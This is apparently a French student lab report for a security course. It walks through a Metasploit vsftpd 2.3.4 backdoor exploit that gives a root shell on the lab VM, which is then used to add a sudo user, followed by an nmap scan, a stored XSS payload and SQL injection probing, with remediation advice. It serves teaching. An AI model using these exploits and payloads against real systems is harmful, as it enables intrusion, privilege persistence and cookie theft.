/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems,
hm:: EcdsaSha2Nistp256 :: IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems,
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    RHOSTS           yes       The target host(s), see
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     LHOST           yes       The target host address
  LPORT     LPORT           yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

8. Le paramètre à modifier est celui dans la catégorie “current setting”, pour le host ayant le nom “RHOSTS”, nous devons lui donner le port 10.0.2.4 qui est l’adresse IP de la cible que nous voulons atteindre, c’est-à-dire la machine inf4420a.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 10.0.2.4
rhosts => 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
RHOSTS    10.0.2.4         yes       The target host(s), see https
RPORT     21                yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  --      -

Exploit target:

  Id  Name
  --  --
  0    Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Source: <https://docs.metasploit.com/docs/pentesting/metasploit-guide-setting-module-options.html>

9.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling ...
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 2 opened (10.0.2.5:46565 → 10.0.2.4:6200) at 2023-10-16 15:59:08 -0400

sudo adduser h4x0r
adduser: The user `h4x0r' already exists.

sudo deluser h4x0r
Removing user `h4x0r' ...
Warning: group `h4x0r' has no more members.
Done.
sudo adduser h4x0r
Adding user `h4x0r' ...
Adding new group `h4x0r' (1002) ...
Adding new user `h4x0r' (1002) with group `h4x0r' ...
The home directory `/home/h4x0r' already exists. Not copying from `/etc/skel'.
New password: password
Retype new password: password
passwd: password updated successfully
Changing the user information for h4x0r
Enter the new value, or press ENTER for the default
  Full Name []:
   Room Number []:
  Work Phone []:
  Home Phone []:
   Other []:

Is the information correct? [Y/n] Y
sh: 10: Y: not found

usermod -aG sudo h4x0r
sh: 12: usermod: not found
sudo usermod -aG sudo h4x0r
```


On crée le dossier owned:

```
[ 24.266778] aufs aufs_fill_super:918:mount[1099]: no arg
[ 24.273805] overlayfs: missing 'lowerdir'
[ 24.772651] aufs aufs_fill_super:918:mount[1141]: no arg
[ 24.779723] overlayfs: missing 'lowerdir'
[ 25.274508] aufs aufs_fill_super:918:mount[1183]: no arg
[ 25.281544] overlayfs: missing 'lowerdir'

poly2020 login: h4x0r
Password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information disabled due to load higher than 1.0

371 updates can be installed immediately.
256 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection
or proxy settings

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

h4x0r@poly2020:~$ cd ..
h4x0r@poly2020:/home$ cd inf4420a
h4x0r@poly2020:/home/inf4420a$ sudo mkdir owned
[sudo] password for h4x0r:
h4x0r@poly2020:/home/inf4420a$ ls -la
.      .bash_history  .bashrc  ftp      INF4420a-db  .profile
..     .bash_logout  .cache   INF4420a-app  owned        .sudo_as_admin_successful
h4x0r@poly2020:/home/inf4420a$
```

10. Pour corriger cette vulnérabilité, il faut télécharger une version de l'archive supérieure à celle du 3 juillet 2011, puisqu'une backdoor malveillante a été introduite entre le 30 juin et le 1er juillet 2011 dans l'archive "vsftpd-2.3.4.tar.gz" et a ensuite été retirée le 3 juillet 2011.

Source : [VSFTPD v2.3.4 Backdoor Command Execution \(rapid7.com\)](https://www.rapid7.com/blog/post/2011/07/03/vsftpd-2.3.4-backdoor-command-execution/)

Question 3 - Vulnérabilités WEB

5.1 Mise en marche

1. **Note:** pour la question 3, les VM ont été recréés et une nouvelle adresse ip a ete assigne à la machine INF4420A (10.0.2.5)

```
root@poly2020:~# docker run -d -p 3306:3306 inf4420a-db
7078e0a81d25c3504dc1105c9667c44d5f3096fb4b75919e284eb554f270aec4
root@poly2020:~# docker run -d -p 3000:3000 inf4420a-app
8e0b7b5b6e31f24faad9f6234ffff3e38a2cb48dacdcab48bd8f3895a5a32e49
root@poly2020:~# _
```

2. & 3.

4. On trouve l'adresse IP de la vm INF4420A.

```
2: enp0s17: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default
    link/ether 08:00:27:25:31:b3 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.5/24 brd 10.0.2.255 scope global dynamic enp0s17
        valid_lft 448sec preferred_lft 448sec
    inet6 fe80::a00:27ff:fe25:31b3/64 scope link
        valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:75:2d:2c:b4 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
    inet6 fe80::42:75ff:fe2d:2cb4/64 scope link
        valid_lft forever preferred_lft forever
5: vethfc930be@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 96:a3:3e:8a:07:cc brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::94a3:3eff:fe8a:7cc/64 scope link
        valid_lft forever preferred_lft forever
7: vetha1fdc12@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether be:60:17:25:f6:2e brd ff:ff:ff:ff:ff:ff link-netnsid 1
    inet6 fe80::bc60:17ff:fe25:f62e/64 scope link
        valid_lft forever preferred_lft forever
root@poly2020:~#
```

On se connecte sur l'adresse IP 10.0.2.5:3000 sur le navigateur dans la machine kali.

Kali Linux

INF4420a TP1

+

← → ↻ 🏠

🛡️ 🔒 10.0.2.5:3000

☆

🔒 ☰

🐉 Kali Linux

🧰 Kali Tools

📄 Kali Docs

🗉 Kali Forums


🔍 Kali NetHunter

🐛 Exploit-DB

➤

POLY
MTL

-- TP1 INF4420a --



XSS

SQLi

Exec

➡

Exercices des attaques web pour le TP1 du cours INF4420a

Cette plateforme regroupe trois exercices pour démontrer la compréhension des attaques web et proposer les solutions adéquates. Vous avez à réaliser trois attaques:

- Cross Site Scripting XSS [xss](#)
- Injetion sql [Tester les injection sql](#)
- Injection de commande système [Injection de commandes](#)

5.

```
File Actions Edit View Help
(root@kali)-[/home/kali/Desktop]
# nmap -A 10.0.2.5
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-23 17:29 EDT
Nmap scan report for 10.0.2.5
Host is up (0.00033s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534  65534      4096 Jul 08 2020 pub
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 10.0.2.4
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protoco
l 2.0)
| ssh-hostkey:
|   3072 7d:9c:40:12:e4:73:84:2d:be:83:70:9a:eb:fb:ba:e3 (RSA)
|   256 b8:f4:75:1a:39:d4:ac:35:10:34:7d:91:88:cc:3d:03 (ECDSA)
|_  256 f2:47:4e:22:21:b6:f8:4f:80:30:2e:73:f4:b1:c2:ba (ED25519)
3000/tcp  open  http     Node.js (Express middleware)
|_http-title: INF4420a TP1
3306/tcp  open  mysql    MySQL 8.0.20
| mysql-info:
|   Protocol: 10
|   Version: 8.0.20
|   Thread ID: 10
|   Capabilities flags: 65535
|   Some Capabilities: SupportsTransactions, IgnoreSpaceBeforeParenthesis, Co
nnectWithDatabase, Support41Auth, SupportsLoadDataLocal, DontAllowDatabaseTab
leColumn, Speaks41ProtocolOld, LongColumnFlag, IgnoreSigpipes, ODBCClient, Su
pportsCompression, LongPassword, Speaks41ProtocolNew, SwitchToSSLAfterHandsha
ke, InteractiveClient, FoundRows, SupportsMultipleStatments, SupportsMultiple
Results, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: Wmv ,#\x08@R\x7FG6\x03\x1A\x12d.\x0Bc8
|_  Auth Plugin Name: caching_sha2_password
| ssl-cert: Subject: commonName=MySQL_Server_8.0.20_Auto_Generated_Server_Cer
tificate
| Not valid before: 2020-07-10T16:17:20
|_Not valid after: 2030-07-08T16:17:20
|_ssl-date: TLS randomness does not represent time
MAC Address: 08:00:27:25:31:B3 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 5.X
```

```
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.4
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

TRACEROUTE


HOP	RTT	ADDRESS
1	0.33 ms	10.0.2.5

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 16.70 seconds


```
(root@kali)-[/home/kali/Desktop]
#
```

On a toujours les services FTP et SSH, mais on observe de nouveaux services tels que HTTP et MYSQL.


6.



7.



8.



5.2 Vulnérabilité XSS

3.

-- TP1 INF4420a --

Informations sur le produit

Nom du produit

Nitro 5

Catégorie

Laptop

Fournisseur


Acer

Prix

1500

Ajouter

id	Produit	Catégorie	Fournisseur	Prix
24	Premier	ordinateur	Dell	20



-- TP1 INF4420a --

Informations sur le produit

Nom du produit

Nom du produit

Catégorie

Catégorie

Fournisseur

Fournisseur

Prix

Prix

Ajouter

id	Produit	Catégorie	Fournisseur	Prix
24	Premier	ordinateur	Dell	20
25	Nitro 5	laptop	Acer	1500

5.

XSS

SQLi

Exec

↩

Informations sur le produit

Nom du produit

Thinkpad

Catégorie

Laptop


Fournisseur

Lenovo

Prix

1200

Ajouter



6.

Informations sur le produit


Nom du produit Catégorie

Fournisseur Prix

Id	Produit	Catégorie	Fournisseur	Prix
24	Premier	ordinateur	Dell	20
25	Nitro 5	laptop	Acer	1500
26	Thinkpad	Hacked	Lenovo	1200

Le serveur a ajouté le produit avec la catégorie Hacked modifiée dans la requête.

7.



8. Cette XSS est de type persistante car on stock le nouveau produit ajouté directement dans la base de données et donc le script va se lancer lorsqu'il sera nécessaire d'avoir accès à la liste des produits.

9. Les autres champs sont tout aussi vulnérables puisqu'il n'y a toujours pas de vérification effectuée sur les données avant d'ajouter celles-ci à la base de données. On

peut confirmer en regardant le code de Listing1 et Listing2, où effectivement la seule vérification sur ces champs est s'ils contiennent une valeur nulle ou s'ils sont undefined, aucune autre vérification n'est présente avant de l'envoyer dans la base de données.

10.

The screenshot shows a web application interface. At the top, there's a header with the text "-- TP1 INF4420a --" and a user icon. On the left, there's a sidebar with navigation links: XSS, SQLi, and Exec. The main content area is titled "Informations sur le produit". It contains a form with the following fields: "Nom du produit" (with a value of "<script>alert(document.cookie)</script>"), "Catégorie" (with a value of "Laptop"), "Fournisseur" (with a value of "Acer"), and "Prix" (with a value of "1500"). There is an "Ajouter" button. Below the form, there's a table with the following data:

id	Produit	Catégorie	Fournisseur	Prix
24	Premier		Dell	20
25	Nitro 5	laptop	Acer	1500
26	Thinkpad	Hacked	Lenovo	1200
27		laptop	Dell	2000

Il ne semble pas y avoir de cookies dans la page.

11. Cette vulnérabilité pourrait être corrigée aux 2 niveaux, c'est-à-dire autant au niveau du frontend que du backend :

Au niveau du frontend, on peut empêcher le client d'ajouter un produit si ce dernier contient des données ayant des caractères non permis (c'est-à-dire des caractères autres qu'une lettre majuscule, minuscule et l'espace) afin de ne jamais avoir de modifications de requête/réponse.


Au niveau du backend, on peut aussi effectuer une vérification lorsqu'on reçoit la requête de l'utilisateur. Il s'agirait de vérifier que la requête est valide et qu'elle ne contient pas de caractères spéciaux par exemple, pour ainsi renvoyer soit un message d'erreur dans le cas d'une requête invalide, soit la réponse liée à la requête sans erreurs.

5.3 Vulnérabilité d'injection SQL


=> Pour cette partie, les vm ont été relancées et de nouvelles adresses IP ont été générées.

```
root@poly2020:~# dhclient
cmp: EOF on /tmp/tmp.NhB8R73hJx which is empty
root@poly2020:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s17: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b4:33:24 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.8/24 brd 10.0.2.255 scope global dynamic enp0s17
        valid_lft 570sec preferred_lft 570sec
    inet6 fe80::a00:27ff:feb4:3324/64 scope link
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:29:51:97:e9 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
root@poly2020:~# docker run -d -p 3306:3306 inf4420a-db
59cf0dbaefcfe56efc0f16fa72f1cb759002d78112f70d668b325da8593c05c6
root@poly2020:~# docker run -d -p 3000:3000 inf4420a-app
e59494af5edf2fa3f36637bc9697d645dc51667cc637775e6796ee3abc21b516
root@poly2020:~#
```

3.



4.



Le message correspond à une erreur d'exécution de la requête SQL. Ce message d'erreur indique que la colonne spécifiée dans la requête "24" n'existe pas dans la table de la base de données, et donc la requête ne peut être exécutée correctement dû à cette référence incorrecte à un id inexistant.

Cela nous montre bien que le client a la possibilité d'injecter des instructions SQL sur la base de données qui seront exécutées et ainsi possiblement infecter cette base de données.

5.

-- TP1 INF4420a --

XSS

SQLi

Exec

➡

Chercher

Information Produit

id: 24

Produit: Premier

Catégorie: ordinateur

Fournisseur: Dell

Prix: 20

XSS

SQLi

Exec

➡

Information Produit

id: 24

Produit: Premier

Catégorie: ordinateur

Fournisseur: Dell

Prix: 20

XSS

SQLi

Exec

➡

Information Produit

id: 24

Produit: Premier

Catégorie: ordinateur

Fournisseur: Dell

Prix: 20

10.0.2.8:3000/search

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

POLY MTL

-- TP1 INF4420a --

XSS

SQLi

Exec

24 Order by 4

Information Produit

id: 24
Produit: Premier
Catégorie: ordinateur
Fournisseur: Dell
Prix: 20

10.0.2.8:3000/search

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

POLY MTL

-- TP1 INF4420a --

XSS

SQLi

Exec

24 Order by 5

Information Produit

id: 24
Produit: Premier
Catégorie: ordinateur
Fournisseur: Dell
Prix: 20

10.0.2.8:3000/search

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

POLY MTL

